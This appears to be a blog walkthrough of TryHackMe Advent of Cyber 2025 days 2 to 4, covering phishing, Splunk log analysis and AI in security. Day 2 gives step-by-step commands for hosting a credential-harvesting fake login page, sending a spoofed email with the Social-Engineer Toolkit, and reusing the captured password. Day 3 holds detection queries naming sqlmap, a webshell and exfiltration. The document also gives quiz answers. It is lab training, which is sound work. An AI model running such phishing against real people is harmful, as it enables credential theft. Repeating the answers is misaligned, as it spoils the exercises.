THM | AoC 2025 | Day 02-04

Day-02: Phishing - Merry Clickmas | Day-03: Splunk Basics | Day-04: AI in Security
SUMMARY
On Day 02 (Phishing) we join the TBFC red team and launch a Python server that hosts a fake login page to capture credentials. Using SET (Social-Engineer Toolkit) we craft a spoofed email pointing to our fake login page.
The victim clicks, submits credentials, and we log the username‑password pair, then reuse it to access the real TBFC portal as factory. Finally, we terminate the server and clean up.
On Day 03 (Splunk Basics), we write SPL queries to ingest web‑ and firewall‑log data, pinpoint the malicious IP address, and trace the stages of reconnaissance, exploitation, and data exfiltration.
On Day 04 (AI in Security), we examine AI applications in cybersecurity—defensive, offensive, and software‑security use cases—and then employ an AI assistant to detect and remediate vulnerabilities.

Day-02: Phishing - Merry Clickmas
- TL;DR: Learn how to use the Social-Engineer Toolkit to send phishing emails.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 02: Phishing - Merry Clickmas
STORYLINE
In this task, you will be part of the TBFC local red team with the elves Recon McRed, Exploit McRed, and Pivot McRed. You will help them plan and execute their phishing campaign.
Question-1: I have successfully started the AttackBox and the target machine!
No answer needed
THEORY
Here we define social engineering as manipulative tactics that exploit human psychology—such as urgency, curiosity, and authority—to trick users into actions like revealing passwords or approving payments. We then narrow in on phishing, a common form of social engineering that uses messages (email, SMS, calls, QR codes, etc.) to lure victims into clicking links or providing information, and describe TBFC’s anti‑phishing training with two “S.T.O.P.” mnemonics for spotting suspicious communications.
First S.T.O.P.:
- Suspicious?
- Telling me to click something?
- Offering me an amazing deal?
- Pushing me to do something now?
The second S.T.O.P. reminds users to follow the following instructions:
- Slow down. Scammers run on your adrenaline.
- Type the address yourself. Don’t use the message’s link.s
- Open nothing unexpected. Verify first.
- Prove the sender. Check the real From address/number, not just the display name.
Finally, it we outline how attackers construct a phishing “trap,” exemplified by a fake TBFC login page designed to capture a target’s credentials.
PRACTICE
Preparation
In this task, we aim to acquire the target user’s login credentials. Our trap would be a fake TBFC portal login page, which we attach to the phishing email and send to the target. But a login page itself is not enough. We need to host it and implement some logic to capture the credentials entered by the target.
To facilitate this task, a script server.py was created that, when run, will host a fake login page. The phoney login page we created will capture all the credentials entered into the page.
Given that we are working with our own kali instance here, let's grab the task files and transfer it over to or kali box. Let's extract the archive and check on the files:
┌──(user㉿kali)-[~/day-02]
└─$ ll
total 4
-rw-r--r-- 1 user user 4050 [REDACTED-DATE] day02_task-files.zip

┌──(user㉿kali)-[~/day-02]
└─$ unzip day02_task-files.zip
Archive:  day02_task-files.zip
  inflating: index.html
  inflating: server.py

┌──(user㉿kali)-[~/day-02]
└─$ file *
day02_task-files.zip: Zip archive data, made by v3.0 UNIX, extract using at least v2.0, last modified Nov 27 2025 09:51:08, uncompressed size 6938, method=deflate
index.html:           HTML document, Unicode text, UTF-8 text, with very long lines (978)
server.py:            Python script, ASCII text executable

┌──(user㉿kali)-[~/day-02]
└─$
Serving the fake login page
Interestingly enough, there is a flag hidden in the server.py file, even though there are no questions present here. Maybe an easter-egg? Or left-over from a previous project? Who knows...
mousepad server.py
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
import urllib.parse, os, sys, datetime

HOST = '0.0.0.0'
PORT = 8000
HERE = os.path.dirname(os.path.abspath(__file__))
CREDS_FILE = os.path.join(HERE, 'creds.txt')
FLAG = "THM{<FLAG>}"

class H(BaseHTTPRequestHandler):
    def log(self, msg):
[...SNIP...]
So a quick recap, the idea here is to serve up the fake login page, which not only acts as a trap, but also captures and forwards to us all the entered login information. So in a nutshell, we serve up the fake login page from our target box, we craft a phishing email where we try manipulating our target person to click on the included link, which is in fact the link to our fake login page. Once the link is clicked and credentials were entered, we have the target persons login information.
Let's start serving up the fake login page:
┌──(user㉿kali)-[~/day-02]
└─$ ./server.py
Starting server on http://0.0.0.0:8000
It it served on all interfaces, so it is accessible locally via any of the following:
http://127.0.0.1:8000/http://localhost:8000/
and by http://<attackbox-ip>:8000/ externally, so this is the link that we want to embed into our phishing email.
Note, use ip a to check your own IP address. If you are connected via VPN (OpenVPN), your the interface is probably called something like "tunX" where X stands for a number. You can directly grep for it: ip a | grep "inet " | grep "tun".
This is how our fake login page looks like:

Let's keep it running, and move to a new terminal.
Crafting the phishing message
The next part is crafting the phishing message, so let's launch the Social-Engineer Toolkit (SET). Note, it requires root privileges, so use sudo if necessary. The first thing you will have to do (if you haven't launched the program before) is to accept the terms of service.
┌──(user㉿kali)-[~/day-02]
└─$ sudo setoolkit
[sudo] password for user:
[-] New set.config.py file generated on: [REDACTED-DATE-TIME].100620
[-] Verifying configuration update...
[*] Update verified, config timestamp is: [REDACTED-DATE-TIME].100620
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:
[...SNIP...]
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.


Do you agree to the terms of service [y/n]: y
From the menu, let's select 1) Social-Engineering Attacks by selecting 1, then choose 5) Mass Mailer Attack by typing 5.
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1

[...SNIP...]
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer
Given that our current target is a single person, let's choose option 1, (1. E-Mail Attack Single Email Address) by typing 1, then we type 2 for 2. One-Time Use Email Template.
set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1

       Do you want to use a predefined template or craft
       a one time email template.

       1. Pre-Defined Template
       2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email:
Phishing E-Mail details:
- Target Address:
[email protected] - Delivery: own server
- Sending Address (From address):
[email protected] - Sending Name (From name): Flying Deer
- SMTP server: TBFC mail server -> the ip of your targetbox
- SMTP port: default (25)
- Subject: “Shipping Schedule Changes”
- Message type: plain
- Body:
Dear elves,
Kindly note that there have been significant changes to the shipping schedules due to increased shipping orders.
Please confirm the new schedule by visiting http://<attackbox-ip>:8000
Best regards,
Flying Deer
Let's continue crafting the email as specified. First, we specify the subject, then the message type which is plain.
set:phishing>2
set:phishing> Subject of the email: Shipping Schedule Changes
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
```bash

Then we enter the message body. Make sure to use the appropriate link to include.

```bash
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Dear elves,
Next line of the body: Kindly note that there have been significant changes to the shipping schedules due to increased shipping orders.
Next line of the body: Please confirm the new schedule by visiting http://http://<attackbox-ip>:8000
Next line of the body: Best regards,
Next line of the body: Flying Deer
Next line of the body: END
Next we specify our target's email address, choose the option to use our own SMTP server and then specify the email address and name we want to spoof.
set:phishing> Send email to: [email protected]

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: [email protected]): [email protected]
set:phishing> The FROM NAME the user will see: Flying Deer
The next part revolves around the SMTP server, which in our case is the targetbox. No username or password is needed for the server, so just specify it's ip address and it's port (25).
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): 10.80.173.141
set:phishing> Port number for the SMTP server [25]: 25
Lastly, specify the email priority (no hight priority) and opt out from both attachements or inline files.
set:phishing> Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails

      Press <return> to continue
Once everything is specified and in order, close SET by typing 99 twice, then move over to the terminal where your server.py was launched and wait for the target user to read their email, and (hopefully) click on our included link.
Once they follow that link and visit our fake login page, any login information they might use to log in (here: user-password pair) will be logged and displayed for us.
Authenticating with phished credentials
Let's check it out. It looks like we were successful, we captured a username-password pair: username:admin; password: <password>. Note, this password is needed to answer the first question.
┌──(user㉿kali)-[~/day-02]
└─$ ./server.py
Starting server on http://0.0.0.0:8000
127.0.0.1 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [REDACTED-TIME] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [REDACTED-TIME] "GET /favicon.ico HTTP/1.1" 404 -
[REDACTED-ATTACKBOX-IP] - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
[REDACTED-ATTACKBOX-IP] - - [REDACTED-TIME] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
10.80.173.141 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
[REDACTED-TIME2] Captured -> username: admin    password: <password>    from: 10.80.173.141
10.80.173.141 - - [REDACTED-TIME] "POST /submit HTTP/1.1" 303 -
10.80.173.141 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
Moving on, let's try using this password for the factory user against a benign service running on the targetbox. Remember, this is a simulation, password-reuse is real, and in this case, we are trying out our collected credentials agains the original service (the one we faked and cloned).
Let's head over to http://<targetbox-ip> and try to log in to the email portal with the user factory and the password we just collected.
Seems like it's working, and we are allowed access. We can quickly find our phishing email we just sent and an other one, which mentions some toys. That's the one that gives us the answer to the second question.

Lastly, CLEANUP. Here it means simply just terminating the running python server on our attackbox, answering the questions on THM, and terminating the targetbox.
Q & A
Question-1: What is the password used to access the TBFC portal?
<password>
Question-2: Browse to http://[TARGET-IP] from within the AttackBox and try to access the mailbox of the factory user to see if the previously harvested admin password has been reused on the email portal. What is the total number of toys expected for delivery?
1984000
Question-3: If you enjoyed today's room, feel free to check out the Phishing Prevention room.
No answer needed

D-03 | Splunk Basics - Did you SIEM?
- TL;DR: Learn how to ingest and parse custom log data using Splunk.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 03: Splunk Basics - Did you SIEM?
Storyline
"The Best Festival Company (TBFC) is preparing for a Christmas event in Wareville when a ransomware alert appears on their SOC dashboard, demanding 1,000 HopSec Coins from King Malhare of HopSec Island. Malhare’s Bandit Bunnies aim to hijack TBFC’s systems and replace Christmas with “EAST‑mas.”
The SOC team will use Splunk to trace the ransomware entry, extract custom fields, apply SPL queries, and investigate the incident to protect the holiday celebration."
Log Analysis with Splunk
Search Queries
- using Splunk Search Processing Language (SPL)
Datasets
web_traffic| events related to web connectionsfirewall_logs| firewall logs (allowed or blocked traffic, to and fro)
Exploring the Logs
- show all ingested logs
index=main
Initial Triage
- all web traffic
index=main sourcetype=web_traffic - visualize the log timeline | chart the total event count over time
index=main sourcetype=web_traffic | timechart span=1d count - sort by count in reversing order
index=main sourcetype=web_traffic | timechart span=1d count | sort by count | reverse
Anomaly Detection | Filtering out Benign Values
- exclude common legitimate user agents (show suspicious agents)
index=main sourcetype=web_traffic user_agent!=*Mozilla* user_agent!=*Chrome* user_agent!=*Safari* user_agent!=*Firefox* - narrow down on the ip
sourcetype=web_traffic user_agent!=*Mozilla* user_agent!=*Chrome* user_agent!=*Safari* user_agent!=*Firefox* | stats count by client_ip | sort -count | head 5 - sort results in reverse order:
sort -count
Tracing the Attack Chain
- checking on targeted paths
sourcetype=web_traffic client_ip="<REDACTED>" AND path IN ("/.env", "/*phpinfo*", "/.git*") | table _time, path, user_agent, status
Enumeration (Vulnerability Testing)
- search for common path traversal and open direct vulnerabilities
sourcetype=web_traffic client_ip="<REDACTED>" AND path="*..*" OR path="*redirect*" - drill down on path traversal attempts (escape the characters with
..\/..\/)sourcetype=web_traffic client_ip="<REDACTED>" AND path="*..\/..\/*" OR path="*redirect*" | stats count by path
SQL Injection Attack
- check on automated attack tools
sourcetype=web_traffic client_ip="<REDACTED>" AND user_agent IN ("*sqlmap*", "*Havij*") | table _time, path, status
Exfiltration Attempts
- looking for large downloads, sensitive file downloads (
curl,zgrab)sourcetype=web_traffic client_ip="<REDACTED>" AND path IN ("*backup.zip*", "*logs.tar.gz*") | table _time path, user_agent
Ransomware Staging & RCE
- requests for sensitive archives like
/logs.tar.gzor/configsourcetype=web_traffic client_ip="<REDACTED>" AND path IN ("*bunnylock.bin*", "*shell.php?cmd=*") | table _time, path, user_agent, status
Correlate Outbound C2 Communication
- filter firewall logs for the the attacker ip
sourcetype=firewall_logs src_ip="10.10.1.5" AND dest_ip="<REDACTED>" AND action="ALLOWED" | table _time, action, protocol, src_ip, dest_ip, dest_port, reason
Volume of Data Exfiltrated
- calculate the sum of the bytes transferred
sourcetype=firewall_logs src_ip="10.10.1.5" AND dest_ip="<REDACTED>" AND action="ALLOWED" | stats sum(bytes_transferred) by src_ip
Summary
- Attacker identified by the highest volume of malicious web traffic from a single external IP.
- Intrusion vector traced through web logs (
sourcetype=web_traffic) showing a clear attack progression. - Reconnaissance used
cURL/Wgetto probe for configuration files (/.env) and test path‑traversal flaws. - Exploitation confirmed by
SQLmapuser agents and payloads likeSLEEP(5). - Payload delivery culminated in executing
cmd=./bunnylock.binvia a webshell. - C2 activity verified in firewall logs (
sourcetype=firewall_logs): compromised server opened an outbound C2 connection to the attacker’s IP.
Q & A
Question-1: What is the attacker IP found attacking and compromising the web server?
198.51.100.55
Question-2: Which day was the peak traffic in the logs? (Format: YYYY-MM-DD)
2025-10-12
Question-3: What is the count of Havij user_agent events found in the logs?
993
Question-4: How many path traversal attempts to access sensitive files on the server were observed?
658
Question-5: Examine the firewall logs. How many bytes were transferred to the C2 server IP from the compromised web server?
126167
Question-6: If you enjoyed today's room, check out the Incident Handling With Splunk room to learn more about analyzing logs with Splunk.
No answer needed

D-04 | AI in Security - old sAInt nick
- TL;DR: Unleash the power of AI by exploring it's uses within cyber security.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 04 - AI in Security - old sAInt nick
Storyline
TBFC’s new AI cyber‑security assistant, Van SolveIT, replaces the underperforming Van Chatty to boost elf productivity. It will be used before the holidays to detect, verify, and remediate vulnerabilities across defensive, offensive, and software domains.
AI for Cyber Security Showcase
AI assistants are transforming cybersecurity by automating labor‑intensive tasks:
- Defensive: Real‑time telemetry analysis, contextual alerts, automatic isolation/blocking of threats.
- Offensive: Accelerated OSINT, scanner output parsing, attack‑surface mapping for pen‑tests.
- Software: AI‑driven SAST/DAST scanners spot code flaws; less effective at writing secure code.
Cautions: AI outputs aren’t infallible; verify results, respect limited ownership, guard training data and model integrity, and avoid unintended disruptions.
Q & A
Question-1: Complete the AI showcase by progressing through all of the stages. What is the flag presented to you?
<FLAG>
Question-2: Execute the exploit provided by the red team agent against the vulnerable web application hosted at <targetbox-ip>:5000. What flag is provided in the script's output after it? Remember, you will need to update the IP address placeholder in the script with the IP of your vulnerable machine (<targetbox-ip>:5000)
<FLAG>
Question-3: If you enjoyed today's room, feel free to check out the Defending Adverserial Attacks room, where you will learn how to harden and secure AI models.
No answer needed